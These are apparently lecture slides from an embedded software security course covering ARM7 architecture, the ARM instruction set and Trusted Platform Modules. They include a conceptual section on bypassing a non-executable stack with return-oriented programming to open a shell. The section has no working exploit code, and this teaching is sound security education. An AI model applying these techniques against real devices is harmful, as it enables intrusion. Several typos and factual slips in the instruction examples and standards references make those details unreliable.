




Image taken from "ARM Assembly Language with Hardware Experiments" by Ata Elahi and Trevor Arjeski, Springer


- **Instruction Decoder & Control Logic:** Decodes instructions and generates control signals to others parts of the processor for instruction execution.
- **Address Register:** Holds a 32-bit address for the address bus
- **Address Incrementer:** Used to increment an address by 4 and place it into the Address Register



- ✖ **Register Bank:** Contains 31 32-bit registers and six status registers.
- ✖ **Barrel Shifter:** Used for a fast bit shift operation
- ✖ **ALU:** 32-bit Arithmetic Logic Unit, performs arithmetic and bitwise operations on integer binary numbers.



- ✖ **Booth's Multiplier:** Used to multiply 2 signed binary numbers.
- ✖ **Write Data Register:** The processor puts data in the Write Data Register for write operations.
- ✖ **Read Data Register:** When the processor reads from memory it places the result in this register.



## ARM7 Operation Modes:

1. *User Mode (USR)*: Used for normal operation for most application programs.
2. *Interrupt Mode (IRQ)*: Interrupt mode designed for general purpose handling of interrupt operations.
3. *Fast Interrupt Mode (FIQ)*: Fast Interrupt Mode, effectively a higher priority interrupt than IRQ. No other interrupt can interrupt a FIQ, not even another FIQ.

## ARM7 Operation Modes:

4. *Supervisory Mode (SVC)*: A protected mode used by operating system.
5. *Undefined Mode (UND)*: When an undefined instruction is executed.
6. *Abort Mode (ABT)*: This mode indicates that the current memory access cannot be completed, such as when data is not in memory and the processor requires more time to access disc and transfer the data.
7. *System Mode (SYS)*: A privileged user mode for the operating system.

## ARM7 Operation Modes:

- ✗ Modes 2-6 (IRQ, FIQ, SVC, UND, ABT) are entered from USR mode when specific exceptions occur. They are referred to as *Exception Modes*.
- ✗ When each mode is entered, certain additional registers are used to avoid corrupting the USR mode state when they occur.
- ✗ SYS mode cannot be entered from an exception. It uses the same registers as USR mode.

## ARM7 Operation Modes:

- ✖ SYS mode exists to allow the operating system to perform tasks which need access to system resources, but which wish to avoid using the additional registers of exception modes (like SVC).
- ✖ Avoiding use of the additional registers ensures task state won't be corrupted by the occurrence of any exception.

- ✖ ARM uses 2 types of instructions, called **Thumb** and **Thumb-2**.
- ✖ Thumb instructions are 16-bit, and thumb-2 are 32-bit.  
Most ARM processors used 32 bit instructions (thumb-2).
- ✖ ARM cores contain 16 registers named R0 to R15. R0-R12 are general purpose registers.
- ✖ R13 is the stack pointer (SP).
- ✖ R14 is the link register (LR)– stores return information for function calls, subroutines, exceptions...
- ✖ R15 is the program counter / instruction pointer (PC / IP) – Contains the address of the next instruction to execute

- ✗ The 16 registers, R0-R15, as well as one status register, the Current Program Status Register (CPSR), are available in USR mode.
- ✗ Privileged modes can also access another status register, the Saved Program Status Register (SPSR).
- ✗ R0-R3 are used to pass function arguments when a function is called.

- The layout of the PSRs is shown below:
- It stores a 32 bit value, with each bit value having a specific meaning.
- Bits 27-8 are not used.

31	30	29	28	27-8	7	6	5	4	3	2	1	0
N	Z	C	V	Unused	I	F	T	M4	M3	M2	M1	M0

31	30	29	28	27-8	7	6	5	4	3	2	1	0
N	Z	C	V	Unused	I	F	T	M4	M3	M2	M1	M0

### Flag Bits:

- ✗ N: indicates if the result of an operation is negative ( $N=1$ ) or positive ( $N=0$ )
- ✗ Z: indicates if the result of an operation is zero ( $Z=1$ ) or not zero ( $Z=0$ ).
- ✗ C: indicates if the result of an operation generated a carry ( $C=1$ ), or not ( $C=0$ ). (unsigned overflow)
- ✗ V: indicates if the result of an operation generated an overflow ( $V=1$ ) or not ( $V=0$ ). (signed overflow)

31	30	29	28	27-8	7	6	5	4	3	2	1	0
N	Z	C	V	Unused	I	F	T	M4	M3	M2	M1	M0

### Control Bits:

- ✗ I: Interrupt bit, when set to the value 1 it will disable standard interrupts, and the processor will not accept any software interrupts.
- ✗ F: Similar to I, but enables/disables fast interrupts for FIQ mode.
- ✗ T: Processor state bit, T=1 indicates the processor is in thumb mode, executing 16-bit thumb instructions, T=0 means the processor is in ARM mode executing 32-bit instructions.
- ✗ M4 M3 M2 M1 M0: These 5 bits represent the current operational mode. Code 10000 represents USR mode.

# ARM Assembly Language

- ✗ In the labs we have already experienced intel's assembly language in GDB. We have seen that an instruction consists of an mnemonic followed by 0-2 operands.
- ✗ E.g.

```
push ebp
mov epb, esp
mov DWORD PTR [esp+0x5c], 0x4
ret
```
- ✗ In ARM, most instructions have 3 operands.

# ARM Assembly Language

- ✗ The general format for instructions in ARM is:
  - ✗ mnemonic {s} {cond} {Rd,} Rn, Operand2
1. Mnemonic is the abbreviation for the operation (e.g. ADD for addition).
  2. s: When an instruction contains S it means to update the Program Status Register flag bits.
  3. cond: conditions defining that the instruction only executes if meeting the conditions.

# ARM Assembly Language

- ✗ The general format for instructions in ARM is:
  - ✗ mnemonic {s} {cond} {Rd,} Rn, Operand2
1. Mnemonic is the abbreviation for the operation (e.g. ADD for addition).
  4. Rd: The destination register
  5. Rn: Is the register holding the first operand
  6. Operand2: is a flexible second operand. It may be a *constant* value, or a register with optional shift.

# ARM Assembly Language

- ✗ A constant value in this context is:

any constant that can be produced by shifting an 8-bit value left by any number of bits within a 32-bit word.

any constant of the form 0x00XY00XY.

any constant of the form 0xXY00XY00.

any constant of the form 0xXYXXYXXY.

- ✗ An optional shift register is the value stored in the register, possibly bit shifted in various ways (arithmetic shift, logical left/right shift, rotate right n-bits, rotate right 1 bit with extend...).

# ARM Assembly Language

ADD R0, R1, R2	;R0 = R1+R2 Add contents of register R1 with register R2 and place the result in R0.
ADC R0, R1, R2	;R0 = R1+R2+C Add contents of register R1 with register R2 and the value of the carry bit in the CPSR, then place the result in R0.
SUB R0, R2, R3	;R0 = R2-R3 Subtraction of the 2 <sup>nd</sup> operand (R3) from the 1 <sup>st</sup> operand (R2) and place the result in R0.
SBC R0, R2, R3	;R0 = R2-R3+(C-1) SUB with carry.

# ARM Assembly Language

- ✗ The general format for instructions in ARM is:
- ✗ mnemonic {s} {cond} {Rd,} Rn, Operand2
- ✗ Addition and Subtraction allow Operand2 to also be an *immediate value*. Which is any 12bit value in the range 0-4091.
- ✗ ADD R1, R2, #0x25 ;R1 = R2 + 37

# ARM Assembly Language

RSB R0, R4, R5	;R0 = R5-R4 Reverse SUB. To take advantage of Operand2 not necessarily being a register.
RSC R0, R4, R5	;R0 = R5-R4+(C-1) Reverse SBC.
AND R0, R3, R6	;R0 = R3 AND R6. Bit-wise AND operation.
ORR R0, R3, R6	;R0 = R3 OR R6. Bit-wise OR operation.
EOR R0, R3, R6	;R0 = R3 XOR R6. Bit-wise exclusive OR operation.
BIC R0, R1, R2	;Bit clear. An AND between R1 and the complement of the bits in R2

# ARM Assembly Language

SUBS R0, R2, R2

;R0 = R2-R2 with setting flags in the CPSR.  
This example would set the Z (zero) flag to 1.

ADDS R0, R1, R2

;R0 = R1+R2 with setting flags in CPSR. This  
may result in the C (carry) flag being set to 1,  
depending on the current values in registers  
R1 and R2. Could also set the V (overflow)  
flag to 1.

# ARM Assembly Language

## Compare and Test Instructions:

ARM uses compare and test instructions to set flag bits on the CPSR. They have the mnemonics CMP, CMN, TST, TEQ and they use 2 operands.

# ARM Assembly Language

Compare and Test Instructions:

Compare Instruction (CMP):

*CMP Rn, Operand2*

The CMP instruction compares Rn and Operand2 (where Operand2 is a register with optional shift, constant value or immediate value). The instruction subtracts Operand2 from Rn and then sets appropriate flags. The flag set is as follows:

Z flag set if Operand2 equals Rn

N flag set if Rn less than Operand2

C/V flags set if the operation generated a carry/overflow.

CMP is the same as SUBS, but the result of the subtraction is not stored.

# ARM Assembly Language

Compare and Test Instructions:

Compare Negative Instruction (CMN):

*CMN Rn, Operand2*

The CMN instruction adds Rn and Operand2 (where Operand2 is a register with optional shift, constant value or immediate value) then sets appropriate flags. The result of the addition is not stored.

May update any of the N, Z, C, V flags according to the result.

CMN is the same as ADDS, but the result of the addition is discarded.

# ARM Assembly Language

Compare and Test Instructions:

Test Instruction (TST):

*TST Rn, Operand2*

The TST instruction performs a bit-wise AND between Rn and Operand2 (where Operand2 is a register with optional shift, constant value or immediate value). The result of the AND is not stored, but appropriate flags are set:

Z and N flags set according to the result.

C flag set may be set during calculation of Operand2.

V flag not affected.

TST is the same as ANDS, but the result of the AND is not stored.

# ARM Assembly Language

Compare and Test Instructions:

Test Equivalence Instruction (TEQ):

*TEQ Rn, Operand2*

The TEQ instruction performs a bit-wise Exclusive-OR between Rn and Operand2 (where Operand2 is a register with optional shift, constant value or immediate value). The result of the XOR is not stored, but appropriate flags are set:

Z set to 1 if Rn equals Operand2.

N is the exclusive-OR of the sign bits of Rn and Operand2.

C flag set may be set during calculation of Operand2.

V flag not affected.

TEQ is the same as EORS, but the result of the XOR is not stored.

# ARM Assembly Language

## Register Swap Instructions:

Register swap instructions are used to set the contents of a register based on the current contents of another register.

# ARM Assembly Language

Register Swap Instructions:

Move Instruction (MOV):

*MOV Rd, Operand2*

If Operand2 is a register, copy the value stored in Operand2 to register Rd. If Operand2 is a constant value or immediate value, copy that value into register Rd.

MOV R1, R2 ;move the contents of R2 into R1

MOV R2, #0x56 ;set the contents of R2 to 86 (0x056).

Conditional Move:

MOVEQ R2, #0x56 ;if Z (zero) flag is set, then set contents of R2 to 0x056

# ARM Assembly Language

Register Swap Instructions:

Move Not Instruction (MVN):

*MVN Rd, Operand2*

The MVN operator takes the value of Operand2 and performs a bit-wise NOT operation on it. The result of the bitwise-NOT is stored into register Rd.

MVN R1, R2

;perform bit-wise NOT on contents of R2, and  
then move the result into R1

MVN R3, #0x56

;set the contents of R3 to (0xFFFF FFA9).

# ARM Assembly Language

## Shift and Rotate Instructions:

Instructions used to move the bits within a single register. The flexible second operand in many instructions allows for these instructions to be combined with other instructions.

# ARM Assembly Language

## Register Shift and Rotate Instructions:

### Logical Shift Left Instruction (LSL):

*LSL Rd, Rn, Rs/#sh*

The LSL shifts the bits in register Rn to the left and stores them in register Rd. The size of the shift is defined by the least significant byte of register Rs, or may be provided directly as a number within the range 0-31. 0s fill the emptied bits.

LSL R1, R2, R3

;perform left-shift of the bits of R2, moving  
them as much as the value of the least  
significant byte of R3, and store the result in R1.

LSL R1, R2, #16

;shift the bits of R2 to the left 16 spaces, and  
store in R1

# ARM Assembly Language

LSL:

0	1	0	1	1	0	0	1
---	---	---	---	---	---	---	---

0	1	0	1	1	0	0	1	0
---	---	---	---	---	---	---	---	---

Carry Bit

There is also a Logical Shift Right instruction (LSR) which functions similarly to LSL, but shifts the bits to the right not left.

LSR:

0	1	0	1	1	0	0	1
---	---	---	---	---	---	---	---

0	0	1	0	1	1	0	0	1
---	---	---	---	---	---	---	---	---

Carry Bit  
50

# ARM Assembly Language

## Register Shift and Rotate Instructions:

### Arithmetic Shift Right Instruction (ASR):

*ASR Rd, Rn, Rs/#sh*

The ASR shifts the bits in register Rn to the right and stores them in register Rd. The size of the shift is defined by the least significant byte of register Rs, or may be provided directly as a number within the range 0-31. The vacated bits take the value of the sign bit (left-most bit) of the original value of Rn.

ASR R1, R2, #10

;shift the bits of R2 to the right 10 spaces, the first 10 bits of the result take the value of the sign bit of R2 and is stored in R1.

# ARM Assembly Language

Register Shift and Rotate Instructions:

Rotate Right Instruction (ROR):

*ROR Rd, Rn, Rs/#sh*

The ROR shifts the bits in register Rn to the right and stores them in register Rd. The size of the shift is defined by the least significant byte of register Rs, or may be provided directly as a number within the range 1-31. The bits rotated off the right end are inserted into the vacated bit positions on the left.

ROR R1, R2, #10

;shift the bits of R2 to the right 10 spaces, the first 10 bits of the result take the value of the 10bits pushed off the right end, and the result is stored in R1.

# ARM Assembly Language

## Shift and Rotate Instructions:

Instructions used to move the bits within a single register. The flexible second operand in many instructions allows for these instructions to be combined with other instructions.

ADD R1, R2, R3, LSL #4

;R1 = R2 + (R3 x 2<sup>4</sup>), R3 is shifted left 4 times and the result is added to R2 and then placed into R1

# ARM Assembly Language

## Conditional Codes:

Many instructions can be set to only execute when the N, Z, C, V flags in the PSR are set in a certain way. We include a suffix to the mnemonic when we wish the instruction to be run conditionally.

We already saw the example of:

MOVEQ

Which performed the MOV instruction only if Z was 1.

# ARM Assembly Language

## Conditional Codes:

Suffix	Flags	Meaning
EQ	Z set	Equal
NE	Z clear	Not equal
CS or HS	C set	Higher or same (unsigned $\geq$ )
CC or LO	C clear	Lower (unsigned < )
MI	N set	Negative
PL	N clear	Positive or zero
VS	V set	Overflow
VC	V clear	No overflow
HI	C set and Z clear	Higher (unsigned $>$ )
LS	C clear or Z set	Lower or same (unsigned $\leq$ )
GE	N and V the same	Signed $\geq$
LT	N and V differ	Signed <
GT	Z clear, N and V the same	Signed $>$
LE	Z set, N and V differ	Signed $\leq$
AL	Any	Always. This suffix is normally omitted.

# ARM Assembly Language

## Conditional Codes:

Imagine a higher level language pseudo-code:

```
if R1 == R2 then  
    R3 = R4 + R5
```

In ARM Assembly:

```
CMP R1, R2  
ADDEQ R3, R4, R5
```

# ARM Assembly Language

## Conditional Codes:

Imagine a higher level language pseudo-code:

```
if R1 == R2 then  
    R3 = R4 - R5  
elif R1 > R2 then  
    R3 = R4 + R5
```

In ARM Assembly:

```
CMP R1, R2  
SUBEQ R3, R4, R5  
ADDDGT R3, R4, R5
```

- ARM Data Processing Instruction format is as follows:

31 - 28	27	26	25	24-21	20	19 - 16	15 - 12	11 - 0
Cond	0	0	I	OpCode	S	Rn	Rd	Operand2

- Cond: 4bit code representing which conditional suffix was used, defaults to 1110 for unconditional instructions (AL).
- S bit: S=0 means to not change the flag bits of the PSR, S=1 means to set the flags after the instruction is executed.

- ARM Data Processing Instruction format is as follows:

31 - 28	27	26	25	24-21	20	19 - 16	15 - 12	11 - 0
Cond	0	0	I	OpCode	S	Rn	Rd	Operand2

- I bit: I = 0 means Operand2 is a register, I = 1 means Operand2 is an immediate value.
- OpCode: The code representing the mnemonic of the instruction.

- ARM Data Processing Instruction format is as follows:

31 - 28	27	26	25	24-21	20	19 - 16	15 - 12	11 - 0
Cond	0	0	I	OpCode	S	Rn	Rd	Operand2

- Rn: The first operand, a register from R0 through R15 (restrictions on using R13-R15 though).
- Rd: The destination register, a register from R0 through R15. (restrictions on using R13-R15 though).

- ARM Data Processing Instruction format is as follows:

31 - 28	27	26	25	24-21	20	19 - 16	15 - 12	11 - 0
Cond	0	0	I	OpCode	S	Rn	Rd	Operand2

- Operand2: If I = 1 it stores the immediate value
- If I = 0, then the Operand2 register is stored in one of two ways, depending if the shift amount is stored in a register or not.

11 - 7	6 – 5	4	3 - 0
#shift	SH	0	Rm

- ✖ If bit 4 = 0, it means the amount to shift is an immediate value.
- ✖ #shift stores the immediate value for how much to shift.
- ✖ SH: a 2bit code indicating whether the shift is LSL, LSR, ASR or ROR.
- ✖ Rm the register which contains operand2.

11 - 8	7	6 – 5	4	3 - 0
Rs	0	SH	1	Rm

- ✖ If bit 4 = 1, it means the amount to shift is stored in a register.
- ✖ Rs is a register whose least significant byte stores the value for how much to shift.
- ✖ SH: a 2bit code indicating whether the shift is LSL, LSR, ASR or ROR.
- ✖ Rm the register which contains operand2.

- ARM Data Processing Instruction format is as follows:

31 - 28	27	26	25	24-21	20	19 - 16	15 - 12	11 - 0
Cond	0	0	I	OpCode	S	Rn	Rd	Operand2

- Bits 27 and 26 being 0 indicate this is a Data Processing Instruction. i.e. That it is one of:
  - AND, EOR, SUB, RSB, ADD, ADC, SBC, RSC, TST, TEQ, CMP, CMN, ORR, MOV, BIC, MVN

# ARM Assembly Language

## Stack Operation Instructions:

Push {cond} Rn:

Transfer the contents of register Rn to the stack  
and subtract 4 to the stack pointer (R13)

“Push R4”

R4 = 0x01234567

SP=R13=0x0100007 →

	0x01000000
	0x01000001
	0x01000002
	0x01000003
	0x01000004
	0x01000005
	0x01000006
	0x01000007

SP=R13=0x0100003 →

	0x01000000
	0x01000001
	0x01000002
	0x01000003
01	0x01000004
23	0x01000005
45	0x01000006
67	0x01000007

# ARM Assembly Language

## Stack Operation Instructions:

Pop {cond} Rn:

Remove the word from the top of the stack and store it in register Rn, increment stack pointer by 4

“Pop R4”

SP=R13=0x0100003 →

R4 = 0xFF00FF11

	0x01000000
	0x01000001
	0x01000002
	0x01000003
01	0x01000004
23	0x01000005
45	0x01000006
67	0x01000007

R4 = 0x01234567

SP=R13=0x0100007 →

	0x01000000
	0x01000001
	0x01000002
	0x01000003
	0x01000004
	0x01000005
	0x01000006
	0x01000007

# ARM Assembly Language

Branch and Branch with Link Instructions:

Branch Instruction (B):

*B {cond} label*

The B instruction causes the next instruction to be executed to be the one referenced by the *label*. i.e. changes the value of the program counter (PC, R15).

Will often be used with conditionals e.g. BEQ, BGT, etc...

# ARM Assembly Language

Branch and Branch with Link Instructions:

Branch with Link Instruction (BL):

*BL {cond} label*

The BL instruction causes the next instruction to be executed to be the one referenced by the *label*. i.e. changes the value of the program counter (PC, R15). It also copies the address of the original next instruction (R15) into the Link Register (LR, R14).

Typically used when calling a sub-routine. Then after returning from the sub-routine, the value of the next instruction can be restored in R15 from the link register (MOV R15, R14).

# ARM Assembly Language

Branch and Branch with Link Instructions:

Branch and Exchange Instruction Set Instruction (BX):

*BX {cond} Rm*

The BX instruction causes the next instruction to be executed to be the one referenced by address in register *Rm*. i.e. changes the value of the program counter (R15). If bit 0 of Rm is 0, the processor changes to ARM state, if bit 0 is 1 it changes to Thumb state.

Will often be used with conditionals e.g. BEQ, BGT, etc...

# ARM Assembly Language

Multiply and Multiply-Accumulate Instructions:

Multiply Instruction (MUL):

*MUL {S}{cond} {Rd}, Rn, Rm* ; $Rd = Rn * Rm$

The MUL instruction multiplies the values from Rn and Rm and places the least significant 32 bits of the result into Rd (if present).

Multiply-Accumulate Instruction (MLA):

*MLA {S}{cond} Rd, Rn, Rm, Ra* ; $Rd = (Rn * Rm) + Ra$

The MLA instruction multiplies the values from Rn and Rm, adds Ra to the result, and then places the least significant 32 bits of the result into Rd.

# ARM Assembly Language

Load Multiple Registers Instruction (LDM):

*LDM {addrmode}{cond} Rn {!}, reglist{^}*

addrmode: Increment/decrement address after/before each transfer. (default: increment after).

Stack-oriented suffix	For store or push instructions	For load or pop instructions
FD (Full Descending stack)	DB (Decrement Before)	IA (Increment After)
FA (Full Ascending stack)	IB (Increment Before)	DA (Decrement After)
ED (Empty Descending stack)	DA (Decrement After)	IB (Increment Before)
EA (Empty Ascending stack)	IA (Increment After)	DB (Decrement Before)

Rn: the base register, ARM register holding the initial address for the transfer. If ‘!’ is present, the final address is written back into Rn.

reglist: is a comma-delimited list of symbolic register names and register ranges enclosed in braces. There must be at least one register in the list. Register ranges are specified with a dash. For example:  
{r0,r1,r4-r6,pc}

# ARM Assembly Language

Store Multiple Registers Instruction (STM):

*STM {addrmode}{cond} Rn {!}, reglist{^}*

addrmode: Increment/decrement address after/before each transfer.  
(default: increment after).

Stack-oriented suffix	For store or push instructions	For load or pop instructions
FD (Full Descending stack)	DB (Decrement Before)	IA (Increment After)
FA (Full Ascending stack)	IB (Increment Before)	DA (Decrement After)
ED (Empty Descending stack)	DA (Decrement After)	IB (Increment Before)
EA (Empty Ascending stack)	IA (Increment After)	DB (Decrement Before)

Rn: the base register, ARM register holding the initial address for the transfer. If ‘!’ is present, the final address is written back into Rn.

reglist: List of one or more registers to be stored.

# ARM Assembly Language

More instructions:

<https://developer.arm.com/documentation/dui0473/m/arm-and-thumb-instructions>



# Possible Exploits on ARM?

# ARM Exploits

Modern ARM cores have a non-executable stack.

Thus it is not possible to simply insert our own shellcode using a buffer overflow.

We can also expect simple compiler optimisations like placing buffers below other data types on the stack, so overflowing the buffers don't overwrite the other local variables.

More expensive protection like canaries, we can assume is still often not present.

# ARM Assembly Language

Can we still redirect the flow of code?

R0-3 are used to store arguments to functions.

R13 is the stack pointer (SP).

R14 is the link register (LR)– stores return information for function calls, subroutines, exceptions...

R15 is the program counter / instruction pointer (PC / IP)

SP/PC being stored in registers is the same as we saw in previous examples.

Since multiple nested function calls can occur, their values need to be regularly pushed/popped on the stack.

# ARM Assembly Language

Can we still redirect the flow of code?

Yes, we can redirect code!!

Great but.. To take control of the system we want to open a shell and we saw that requires calling a function like system or execve with the argument “/bash/sh”.

However arguments are stored in registers R0-R3 -> Not on the stack!

Cannot use a buffer overflow to directly overwrite the contents of registers.

# ARM Assembly Language

Can we indirectly overwrite the contents of registers?

We can't overwrite the registers using buffer overflows.

But registers must get their values set somehow? -> assembly instructions to set their values...

But the stack is non-executable, so we cannot write any instructions in there 😞

Why not use existing instructions from existing code?  
-> Return Oriented Programming

# ARM Assembly Language

## Return Oriented Programming:

We want to take existing lines of instructions from things like shared libraries.

Each snippet of code (referred to as a **gadget**) should end with a return, which we will use to redirect to the next gadget we need.

Thus we will overflow the stack in a way which causes multiple redirections until enough gadgets to achieve our purpose have been used.

## Gadgets Example using English

✗ jack and jill went up the hill to fetch a chap a pail of water jack fell down and broke his crown and jill came tumbling after

✗ The chap is ill

# Non-Executable Stack ARM Exploitation

# COMP8053 – Embedded Software Security

Dr. David Stynes



\* Trusted Platform Module (TPM)

## Trust and why it is needed:

- ✖ In the 1990s, it became increasingly obvious to people that the emergence of the Internet was going to change the way computing devices were connected.
- ✖ Computing devices originally had little security (excluding specialist devices for secure purposes), and the hardware did not support it.
- ✖ Software too was generally written from an ease-of-use perspective rather than for high security.

## Trust and why it is needed:

- × People typically carry 5-10 portable devices with embedded CPUs (e.g. smartphones, smart cards, etc..).
- × Houses typically contain 10-20 devices with embedded CPUs.
- × Average mid-range car contains 50+ embedded CPUs with most networked together.

## Trust and why it is needed:

- ✗ Many of these embedded devices have a need for security, and they are now exposed and vulnerable!
- ✗ A secured system with advanced security measures that can be bypassed in some way without detection cannot be **trusted**.
- ✗ To be **trusted**, a system will behave as expected and possess the ability to identify and communicate that something is wrong.

## Trust and why it is needed:

- ✗ This is achieved through what is referred to as a Root of Trust (RoT), which is an entity implemented in hardware or software.
- ✗ The RoT is a trusted and reliable component that provides evidence of the state of a given system.
- ✗ Hardware RoTs provide far greater protection than software-only techniques.

## The Trusted Platform Module:

- ✗ Specialized hardware designed to provide a Root of Trust for computing devices.
- ✗ Specification from an international standards group called the Trusted Computing Group (TCG).
- ✗ TPM is a reporting agent (witness) not an evaluator or enforcer of the security policies.

# The Trusted Platform Module:

- ✖ TCG continued to revise the TPM specifications.
- ✖ The last revised edition of TPM Main Specification Version 1.2 was published on March 3, 2011.
- ✖ For the second major version of TPM, the TPM Library Specification 2.0, which builds upon the previously published TPM Main Specification, its last edition is released on September 29<sup>th</sup> , 2016, with numerous errata versions, the most recent of which was on November 8<sup>th</sup> 2019.
- ✖ TPM 2.0 was accepted as an international standard, ISO/IEC 1889, in 2015

## The Trusted Platform Module:

- ✗ Cost was an important factor when designing the TPM.
- ✗ The result was a TPM chip designed to be physically attached to the motherboard of a PC.
- ✗ This TPM had a command set architected to provide all functions necessary for its security use cases.

## The Trusted Platform Module:

- ✗ To keep costs down, anything not absolutely necessary was moved off the chip to be implemented in software.
- ✗ As a result the specification was very hard to read since it was unclear how commands were to be used when much of the logic was relegated to software.
- ✗ This started a trend of unreadability that has continued through all updates to the specification.

# TPM 2.0

- ✖ TPM 2.0 specifies non-hardware TPM implementations too:
  1. Integrated TPMs are part of another chip. While they use hardware that resists software bugs, they are not required to implement tamper resistance.
  2. Firmware TPMs are software-only solutions that run in a CPU's trusted execution environment.
  3. Software TPMs are software emulators of TPMs that run with no more protection than a regular program gets within an operating system. They are useful for development purposes.
  4. Virtual TPMs are provided by a hypervisor. Therefore, they rely on the hypervisor to provide them with an isolated execution environment beyond that provided to the software running inside the virtual machine. For the virtual machine running inside the hypervisor, they are as good as discrete (hardware) TPMs.

# TPM Fundamental Features

1. **Protected Capabilities:** Able to execute commands on the TPM which access shielded locations where it is safe to operate on sensitive data.
2. **Integrity Measurement and Store** Capable of creating some form of *integrity measurement* and storing them.
